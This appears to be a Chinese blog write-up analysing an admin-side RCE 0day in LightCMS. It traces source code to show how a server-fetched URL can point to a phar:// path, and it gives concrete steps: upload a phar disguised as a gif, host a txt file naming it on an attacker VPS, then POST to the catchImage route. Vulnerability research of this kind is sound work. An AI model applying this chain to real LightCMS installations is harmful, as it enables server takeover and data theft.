
LightCMS 全版本后台 RCE 0day 分析 – 颖奇 L'Amore

LightCMS 是一款基于 Laravel 框架的 CMS，但前台没什么东西，主要作为一个后台管理系统。这个 CMS 我在春节期间就挖过了，但是因为全部都是一些数据库操作，最终放弃了。今天在伟大的郭院士的指导下，终于调出了这个郭院士挖到的 0day。

这个 0day 是一个 Phar 反序列化打 Laravel RCE 的洞，因此需要能够将 phar 文件上传，在后台的内容管理中不难发现图像上传位点



查看其 HTML 源代码，js Event 提交图片到一个上传接口

```
<div class="layui-input-block">
    <button type="button" class="layui-btn" id="file-upload-cover_image" >
        <i class="layui-icon">&#xe67c;</i>上传图片
    </button>
    <script type="text/javascript">
        addLoadEvent(function () {
            layui.use('upload', function(){
                var upload = layui.upload;

                //执行实例
                var uploadInst = upload.render({
                    elem: '#file-upload-cover_image' //绑定元素
                    ,url: "http://127.0.0.1:12334/admin/neditor/serve/uploadimage" //上传接口
                    ,done: function(res){
                        if (res.code != 200) {
                            layer.msg(res.msg)
                            return;
                        }
                        $('input[name=cover_image]').val(res.url);
                        $('#img-'+'cover_image').attr('src', res.url);
                    }
                    ,error: function(){
                        layer.msg('上传失败')
                    }
                });
            });
        });
    </script>
```

跟进其模板中来看一下

resources/views/admin/content/add.blade.php

上传接口是渲染的一个 Laravel 的路由，来看一下这个路由，使用了 `NEditorController` 这个控制器

```php
//NEditor路由
Route::post('/neditor/serve/{type}', 'NEditorController@serve')->name('neditor.serve');
```

跟到控制器， `uploadImage` 方法处理图像上传，没啥可以利用的

app/Http/Controllers/Admin/NEditorControllers.php

```php
protected function uploadImage(Request $request)
{
    if (config( key: 'light.image_upload.driver') !== 'local') {
        $class = config( key: 'light.image_upload.class');
        return call_user_func([new $class, 'uploadImage'], $request);
    }

    if (!$request->hasFile( key: 'file')) {
        return [
            'code' => 2,
            'msg' => '非法请求'
        ];
    }
    $file = $request->file( key: 'file');
    if (!$this->isValidImage($file)) {
        return [
            'code' => 3,
            'msg' => '文件不合要求'
        ];
    }

    $result = $file->store(date( format: 'Ym'), config( key: 'light.neditor.disk'));
    if (!$result) {
        return [
            'code' => 3,
            'msg' => '上传失败'
        ];
    }

    return [
        'code' => 200,
        'state' => 'SUCCESS', // 兼容ueditor
        'msg' => '',
        'url' => Storage::disk(config( key: 'light.neditor.disk'))->url($result),
    ];
}
```

尽管这个上传没找到什么有价值的东西，我们可以在这个控制器下找到另一个比较有趣的方法

```php
public function catchImage(Request $request)
{
    if (config( key: 'light.image_upload.driver') !== 'local') {
        $class = config( key: 'light.image_upload.class');
        return call_user_func([new $class, 'catchImage'], $request);
    }

    $files = array_unique((array) $request->post( key: 'file'));
    $urls = [];
    foreach ($files as $v) {
        $image = $this->fetchImageFile($v);
        if (!$image || !$image['extension'] || !$this->isAllowedImageType($image['extension'])) {
            continue;
        }

        $path = date( format: 'Ym') . '/' . md5($v) . '.' . $image['extension'];
        Storage::disk(config( key: 'light.neditor.disk'))
            ->put($path, $image['data']);
        $urls[] = [
            'url' => Storage::disk(config( key: 'light.neditor.disk'))->url($path),
            'source' => $v,
            'state' => 'SUCCESS'
        ];
    }

    return [
        'list' => $urls
    ];
}
```

`catchImage()` 方法接收 file 参数并传入 `fetchImageFile()` ，跟进

```php
protected function fetchImageFile($url)  $url: "http://localhost:20080/Y1ng.txt"
{
    try {
        if (!filter_var($url, filter: FILTER_VALIDATE_URL)) {
            return false;
        }

        $ch = curl_init();  $ch: resource id='549' type='Unknown'resource id='549' type='Unknown'
        $options = [  $options: {10002 => "http://localhost:20080/Y1ng.txt", 19913 => true, 10018 => "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1
            CURLOPT_URL => $url,
            CURLOPT_RETURNTRANSFER => true,
            CURLOPT_USERAGENT => 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0 Safari/537.2'
        ];
        curl_setopt_array($ch, $options);  $options: {10002 => "http://localhost:20080/Y1ng.txt", 19913 => true, 10018 => "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like
        $data = curl_exec($ch);  $data: "testtest"
        curl_close($ch);  $ch: resource id='549' type='Unknown'resource id='549' type='Unknown'
        if (!$data) {
            return false;
        }

        if (isWebp($data)) {
            $image = Image::make(imagecreatefromwebp($url));  $url: "http://localhost:20080/Y1ng.txt"
            $extension = 'webp';
        } else {
            $image = Image::make($data);  $data: "testtest"
        }
    } catch (NotReadableException $e) {
        return false;
    }
```

在 `fetchImageFile()` 中，它会 curl 访问这个 url 并将读取到的内容传入 `Image::make()` 中

通过 debug 的不断跟进，最终来到了这个 `init()` ，然后传入 `decoder->init()`

vendor/intervention/image/src/intervention/Image/AbstractDriver.php

```php
vendor > intervention > image > src > Intervention > Image > AbstractDriver.php >
AliasLoader.php × ClassLoader.php × AbstractDriver.php × Driver.php × ImageManager.ph
aster /Application
63      */
64     public function init($data)  $data: "testtest"
65     {
66         return $this->decoder->init($data);  $data: "testtest"
```

```
67      }
```

而接下来的这个 `init()` 则是一个 switch case，根据传入内容的类型返回不同的东西

```
308     public function init($data)  $data: "testtest"
309     {
310         $this->data = $data;  $data: "testtest"
311
312         switch (true) {
313
314             case $this->isGdResource():
315                 return $this->initFromGdResource($this->data);
316
317             case $this->isImagick():
318                 return $this->initFromImagick($this->data);
319
320             case $this->isInterventionImage():
321                 return $this->initFromInterventionImage($this->data);
322
323             case $this->isSplFileInfo():
324                 return $this->initFromPath($this->data->getRealPath());
325
326             case $this->isBinary():
327                 return $this->initFromBinary($this->data);
328
329             case $this->isUrl():
330                 return $this->initFromUrl($this->data);
331
332             case $this->isStream():
333                 return $this->initFromStream($this->data);
334
335             case $this->isDataUrl():
336                 return $this->initFromBinary($this->decodeDataUrl($this->data));
337
338             case $this->isFilePath():
339                 return $this->initFromPath($this->data);
340
341             // isBase64 has to be after isFilePath to prevent false positives
342             case $this->isBase64():
343                 return $this->initFromBinary(base64_decode($this->data));
344
345             default:
346                 throw new NotReadableException( message: "Image source not readable");
347         }
        \Intervention\Image  AbstractDecoder  init()
```

注意我们现在传入 `init()` 中的 `$data` 是提交的一个 url 的 curl 读取结果，而 `case $this->isUrl()` 看上去很有趣，因为 url 的内容似乎还可以是 url。那么不妨我们就直接将 url 的内容设置为一个新的 url 并传入，来看看 `initFormUrl()` 到底做了什么。

这里它继续读取了这个 url 的内容，然后作为 binary 数据处理

```
public function initFromUrl($url)  $url: "http://localhost/"
{

    $options = [  $options: {http => [2]}[1]
        'http' => [
            'method'=>"GET",
            'header'=>"Accept-language: en\r\n".
            "User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.2 (KHTML, like Gecko) Chrome/22.0.1216.0 Safari/537.2\r\n"
        ]
    ];

    $context  = stream_context_create($options);  $options: {http => [2]}[1]  $context: resource id='559' type='stream-context'resource id='559' type=

    if ($data = @file_get_contents($url, use_include_path: false, $context)) {  $url: "http://localhost/"
        return $this->initFromBinary($data);
    }
```

然后我们来看看这个 `case` 的判断函数 `isUrl` 做了什么

```
public function isUrl()
    {
        return (bool) filter_var($this->data, FILTER_VALIDATE_URL);
```

```
}
```

这个方法只是利用 FILTER VAR 判断是否为 url，这意味着前面的 http 协议可以替换成其他协议，比如 phar 协议。

于是我们将 url 内容改成一个 phar，再次下断点，果然依旧进到了这里并且传给了 `file_get_contents()`

然后就会触发 phar 反序列化了。

首先去网上找一个现成的 Laravel RCE 的 gadget，生成 phar 文件


然后来到内容管理 – 新增文章内容，上传文件，就会得到一个这样的图片 url：


```
http://127.0.0.1:12334/upload/image/202105/cbf1k61csMcM1pAheP34DxrcUIjDS1kF5bPaCYnC.gif
```

然后来到我们自己的 vps，新建一个 txt，内容为：

```
phar://./upload/image/202105/cbf1k61csMcM1pAheP34DxrcUIjDS1kF5bPaCYnC.gif
```

然后 POST 提交到这个路由即可触发 phar 反序列化





这个洞还是比较容易被忽视的，虽然利用起来并不复杂，但是触发思路比较新颖，不容易被发现。只能说郭院士太强了。